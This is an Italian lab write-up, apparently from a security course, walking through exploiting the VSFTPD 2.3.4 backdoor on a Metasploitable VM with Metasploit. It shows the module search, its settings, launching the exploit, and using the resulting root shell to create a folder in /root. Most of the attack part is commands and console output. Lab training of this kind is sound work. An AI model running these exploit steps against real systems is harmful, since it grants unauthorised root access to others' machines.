


di Giuseppe Lupoi



Nella pratica di oggi vedremo come effettuare una sessione di hacking sulla nostra macchina target Metasploitable.

## Ma che cos'è un exploit?

Con il termine exploit si intende la ricerca e lo sfruttamento di determinate vulnerabilità sul sistema target interessato con l'ausilio di tool appropriati al fine di ottenere un accesso remoto nella macchina stessa.


## • Cos'è **VSFTPD**?

VSFTPD, è un server FTP open-source.

Questo servizio installato sulla nostra macchina serve per gestire le richieste di trasferimento di file su una rete, consentendo agli utenti di caricare o scaricare file da e verso un server tramite il protocollo FTP.

Bene, ora possiamo procedere con i vari step per vedere come exploitare la nostra macchina target Metasploitable con IP 192.168.50.101. Una volta aperto il terminale sul nostro Kali Linux impartiamo il comando **msfconsole**, ci comparirà la schermata riportata qua a destra.

Metasploit include parecchi exploits ed payloads nel suo database che possono essere utilizzati sui vari target.



## └─\$ msfconsole Metasploit tip: After running db\_nmap, be sure to check out the result of hosts and services https://metasploit.com =[ metasploit v6.3.50-dev --=[ 2384 exploits - 1235 auxiliary - 417 post --=[ 1388 payloads - 46 encoders - 11 nops Metasploit Documentation: https://docs.metasploit.com/

Possiamo ora cercare il servizio **vsftpd** di cui abbiamo bisogno e scegliere tra quelli che Metasploit ci propone.

Una volta scelto l'exploit da utilizzare lo avvieremo con il comando:

use /path\_dell\_exploit

In questo caso io ho scelto

exploit/unix/ftp/vsftpd\_234\_backdoor come riproposto nell'immagine sottostante

```
msf6 > search vsftpd
Matching Modules
                                           Disclosure Date Rank
                                                                       Check Description
      Name
     auxiliary/dos/ftp/vsftpd_232
                                           2011-02-03
                                                            normal
                                                                       Yes
al of Service
   1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03
                                                            excellent No
                                                                              VSFTPD v2.3.4 Bac
kdoor Command Execution
Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftp
d_234_backdoor
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
    No payload configured, defaulting to cmd/unix/interact
```

Con il comando **info** visualizzeremo a schermo quelle che sono le impostazioni dell'exploit scelto e che quindi saranno da configurare.

In questo caso ci andremo ad occupare di:

- RHOST, ovvero l'IP del target
- RPORT, cioè la porta sul servizio in ascolto

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > info
       Name: VSFTPD v2.3.4 Backdoor Command Execution
     Module: exploit/unix/ftp/vsftpd_234_backdoor
   Platform: Unix
       Arch: cmd
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2011-07-03
Provided by:
  hdm <x@hdm.io>
  MC <mc@metasploit.com>
Available targets:
      Id Name
         Automatic
Check supported:
  No
Basic options:
          Current Setting Required Description
                                     The target host(s), see https://docs.metasploit.com/docs/
  RHOSTS
                                     using-metasploit/basics/using-metasploit.html
  RPORT
        21
                                     The target port (TCP)
                           yes
Pavload information:
  Space: 2000
  Avoid: 0 characters
Description:
  This module exploits a malicious backdoor that was added to the
                                                                        VSFTPD download
  archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between
  June 30th 2011 and July 1st 2011 according to the most recent information
 available. This backdoor was removed on July 3rd 2011.
References:
  OSVDB (73573)
  http://pastebin.com/AetT9sS5
```


Dunque arrivati a questo punto configureremo l'IP del target con questo comando:

set rhost IP target (in questo caso 192.168.50.101)

L'ouput **rhost => 192.168.50.100** 

ci conferma che le modifiche sono avvenute con successo

msf6 exploit(unix/ftp/vsftpd\_234\_backdoor) > set rhosts 192.168.50.101
rhosts  $\Rightarrow$  192.168.50.101



In egual modo possiamo configurare la porta di cui abbiamo bisogno con il comando: set rport N° della porta (in questo caso la 21)


L'output **rport => 21** ci conferma che la porta è stata cambiata con successo.

Giusto per avere una sicurezza assoluta ripetiamo il comando **info** è noteremo che le voci sono state modificate come potete vedere nel rettangolo rosso.

```
msf6 exploit(
rport \Rightarrow 21
msf6 exploit(
       Name: VSFTPD v2.3.4 Backdoor Command Execution
     Module: exploit/unix/ftp/vsftpd_234_backdoor
   Platform: Unix
       Arch: cmd
 Privileged: Yes
   License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2011-07-03
Provided by:
 hdm <x@hdm.io>
  MC <mc@metasploit.com>
Available targets:
      Id Name
          Automatic
Check supported:
Basic options:
          Current Setting
                           Required Description
                                      The target host(s), see https://docs.metasploit.com/docs/
  RHOSTS 192.168.50.101
                           yes
                                      using-metasploit/basics/using-metasploit.html
  RPORT
         21
                                      The target port (TCP)
                           ves
Payload information:
  Space: 2000
  Avoid: 0 characters
```

Una volta terminate queste configurazioni non ci resta che far partire l'exploit semplicemente con il comando **exploit**.

Se il comando andrà a buon fine l'output ci avvertirà che la connessione è avvenuta e che la shell è stata creata.



```
msf6 exploit(
[*] 192.168.50.101:21 - The port used by the backdoor bind listener is already open
    192.168.50.101:21 - UID: uid=0(root) gid=0(root)
    Command shell session 2 opened (192.168.50.100:36027 → 192.168.50.101:6200) at 2024-01-15 1
2:34:48 +0100
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
sys
usr
vmlinuz
```


Ora non ci resta che utilizzare il terminale come abbiamo sempre fatto. La pratica di oggi ci chiede di entrare nella cartella /root e creare una sottocartella di nome test\_metasploit.

Procediamo quindi con:

```
• cd root per entrare nella cartella
```

• mkdir test\_metasploit per creare la cartella

```
cd root
mkdir test_metasploit
ls
Desktop
reset_logs.sh
test_metasploit
vnc.log
```



Ho voluto infine effettuare una "prova del 9" andando appunto su **Metasploitable** nella cartella **/root** per controllare se effettivamente la cartella **test\_metasploit** fosse stata creata.

## Successo!

Come vedete nello screen sottostante la cartella è stata creata correttamente.

```
msfadmin@metasploitable:/home$ cd ...
msfadmin@metasploitable:/$ ls
bin
      dev initrd
                   lost+found
                                   nohup.out root
                                                   Sys
                                                        var
boot etc initrd.img media
                                   opt
                                             sbin
                                                        vmlinuz
                                                   tmp
cdrom home
            lib
                       mnt
                                   proc
                                             srv
                                                   usr
msfadmin@metasploitable:/$ cd root
msfadmin@metasploitable:/root$ ls
Desktop reset_logs.sh test_metasploit vnc.log
msfadmin@metasploitable:/root$
```